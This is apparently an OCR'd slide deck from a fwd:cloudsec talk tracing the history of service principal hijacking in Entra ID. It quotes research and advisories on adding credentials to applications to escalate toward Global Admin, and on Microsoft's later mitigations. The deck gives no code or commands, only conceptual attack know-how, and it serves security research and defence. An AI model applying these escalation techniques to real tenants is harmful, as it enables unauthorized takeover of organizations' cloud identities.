I SPy:

Rethinking Entra ID research for new paths to Global Admin

fwd:cloudsec NA

DATADOG

Katie Knowles

Cloud Security Researcher, Datadog

DATADOG

"Past work is a great place to both learn foundations and find interesting threads to pull yourself."

- *Daniel Grzelak*

Agenda

01 History of Service Principal Hijacking

02 Applications 101

03 Research Methodology

04 Research Findings


05 Future Topics & Suggestions

History of SP Hijacking

Timeline: Escalation to Microsoft SPs

2019

Dirk-jan Mollema, "Taking over default application permissions as Application Admin"



dirkjanm.io Posts Presentations


Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals,

Azure AD privilege escalation - Taking over default application permissions as Application Admin

5 minute read

During both my DEF CON and Troopers talks I mentioned a vulnerability that existed in Azure AD where an Application Admin or a compromised On-Premise Sync Account could escalate privileges by assigning credentials to applications. When revisiting this topic I found out the vulnerability was actually not fixed by Microsoft, and that there are still methods to escalate privileges using default Office 365 applications. In this blog I explain the why and how. The escalation is still possible since this behaviour is considered to be “by-design” and thus remains a risk.



Everything is an application

- Examples:
  - Microsoft Graph
  - Azure Multi-Factor Auth Client
  - Azure Portal
  - Office 365 portal
  - Azure ATP
- A default Office 365 Azure AD has about 200 service principals (read: applications)

fox-it.com Classification: Public TROOPERS

Dirk-jan Mollema

I'M IN YOUR CLOUD, READING EVERYONE'S EMAILS - HACKING AZURE AD VIA ACTIVE DIRECTORY

TROOPERS 19 | AD SECURITY

Timeline: Escalation to Microsoft SPs


2019

Dirk-jan Mollema, "Taking over default application permissions as Application Admin"

2020

Microsoft documents SP persistence in general applications observed in SolarWinds attack

Azure team releases Stormspotter tool with SP mapping



Blog / 2020 / 12 / Customer-Guidance-On-Recent-Nation-State-Cyber-Attacks /

Customer Guidance on Recent Nation-State Cyber Attacks

MSRC / By MSRC / December 14, 2020 / 9 min read

As we wrote in that blog, while these elements aren't present in every attack, this is a summary of techniques that are part of the toolkit of this actor.

- An intrusion through malicious code in the SolarWinds Orion product. This results in the attacker gaining a foothold in the network, which the attacker can use to gain elevated credentials. Microsoft Defender now has detections for these files. Also, see SolarWinds Security Advisory.
- Once in the network, the intruder then uses the administrative permissions acquired through the on-premises compromise to gain access to the organization's global administrator account and/or trusted SAML token signing certificate. This enables the actor to forge SAML tokens that impersonate any of the organization's existing users and accounts, including highly privileged accounts.
- Anomalous logins using the SAML tokens created by the compromised token signing certificate can then be made against any on-premises resources (regardless of identity system or vendor) as well as to any cloud environment (regardless of vendor) because they have been configured to trust the certificate. Because the SAML tokens are signed with their own trusted certificate, the anomalies might be missed by the organization.
- Using the global administrator account and/or the trusted certificate to impersonate highly privileged accounts, the actor may add their own credentials to existing applications or service principals, enabling them to call APIs with the permission assigned to that application.

Timeline: Escalation to Microsoft SPs

2019

Dirk-jan Mollema, "Taking over default application permissions as Application Admin"


2020

Microsoft documents SP persistence in general applications observed in SolarWinds attack

Azure team releases Stormspotter tool with SP mapping

2021

Emilian Cebuc & Christian Philipov, "Has Anyone Seen the Principal"



WHY DO WE CARE?


- SPs tend to be overlooked
  - During development
  - Security assessments
- 300+ Apps onboarded with an O365 E3 or E5 tenant license
  - Research in 2019 by Dirkjan [3]
  - However, 2 years later, the situation is not quite the same anymore

We need to restrict access
Panik
We only have 4 Global Admins
Kalm
Wait, what permissions do our service principals have?
Panik
F-Secure
fwd:cloudsec 2021

fwdcloudsec.org
@fwdcloudsec
#fwdcloudsec2021

2022

Crowdstrike observes threat actor abuse of SPs associated with first-party Microsoft applications



Early Bird Catches the Wormhole: Observations from the StellarParticle Campaign

StellarParticle, an adversary campaign associated with COZY BEAR, was active throughout 2021 leveraging novel tactics and techniques in supply chain attacks observed by CrowdStrike incident responders

January 27, 2022 | CrowdStrike Services - CrowdStrike Intelligence | From The Front Lines

- StellarParticle is a campaign tracked by CrowdStrike as related to the SUNSPOT implant from the SolarWinds intrusion in December 2020 and associated with COZY BEAR (aka APT29, "The Dukes").
- The StellarParticle campaign has continued against multiple organizations, with COZY BEAR using novel tools and techniques to complete their objectives, as identified by CrowdStrike incident responders and the CrowdStrike Intelligence team.
- Browser cookie theft and Microsoft Service Principal manipulation are two of the novel techniques and tools leveraged in the StellarParticle campaign and are discussed in this blog.
- Two sophisticated malware families were placed on victim systems in mid-2019: a Linux variant of *GoldMax* and a new implant dubbed *TrailBlazer*.

Timeline: Escalation to Microsoft SPs

2019

Dirk-jan Mollema, "Taking over default application permissions as Application Admin"


2020

Microsoft documents SP persistence in general applications observed in SolarWinds attack


Azure team releases Stormspotter tool with SP mapping

2021

Emilian Cebuc & Christian Philipov, "Has Anyone Seen the Principal"



Starting March 2024, new applications created using Microsoft Graph application API will have "App instance lock" enabled by default. The capability called App instance lock for workload identities was launched in September 2023. This feature allows app developers to protect their multi-tenant apps from attackers tampering with critical properties. Applications created using Entra ID portal already have the setting enabled by default, and going forward, it will be enabled for other app creation surface areas such as MS Graph, PowerShell, and SDKs. For more information, see How to configure app instance property lock in your applications | Microsoft Learn.



UnOAuthorized: Privilege Elevation Through Microsoft Applications

Identity Attack Catalog • Read 11 MIN

- Application integration
- Multitenant apps in Entra ID
- Multiple credentials
- Acting as Microsoft apps
- Elevating privileges through Microsoft apps
- Our findings

Eric Woodruff
Senior Security Researcher

This article details a series of Semperis security research team discoveries that resulted in the ability to perform actions in Entra ID beyond expected authorization controls, based on analysis of the OAuth 2.0 scope (permissions). Our most concerning discovery involved the ability to add and remove users from privileged roles, including the most powerful role in Entra ID: Global Administrator. We reported our findings to the Microsoft Security Response Center (MSRC), and we have worked with Microsoft to ensure that these discoveries have been resolved.

2023

Microsoft introduces **app instance property lock** for applications, now default in app registrations created after March 2024

2024

Eric Woodruff, "UnOAuthorized: Privilege Elevation Through Microsoft Applications"

Timeline: Escalation to Microsoft SPs

2019

Dirk-jan Mollema, "Taking over default application permissions as Application Admin"

"Microsoft rightfully highlighted that ***this capability is therefore not a material flaw*** within any of its authorization models. However, it acknowledged that externally, based on what we can view and have access to, ***the capabilities might appear to be in error.***"

"Microsoft has been further ***implementing controls that restrict the ability to use credentials on service principals.*** We have observed that the list of service principals as which we can authenticate has continually dwindled."

"When I reported the fact that a privilege escalation is still possible this way (even after I was told it was fixed last year) I got a reply back from MSRC stating that Application Administrators assigning credentials to applications and obtaining more rights is ***documented and thus not a vulnerability.***"

"Update July 2024: In the years since this blog, Microsoft has blocked this possibility on almost all of their first-party service principals, with some exceptions. So ***this approach will not work any more for Microsoft first party service principals,*** but it is still valid for applications from within the tenant or from other third parties."


2024

Eric Woodruff, "UnOAuthorized: Privilege Elevation Through Microsoft Applications"

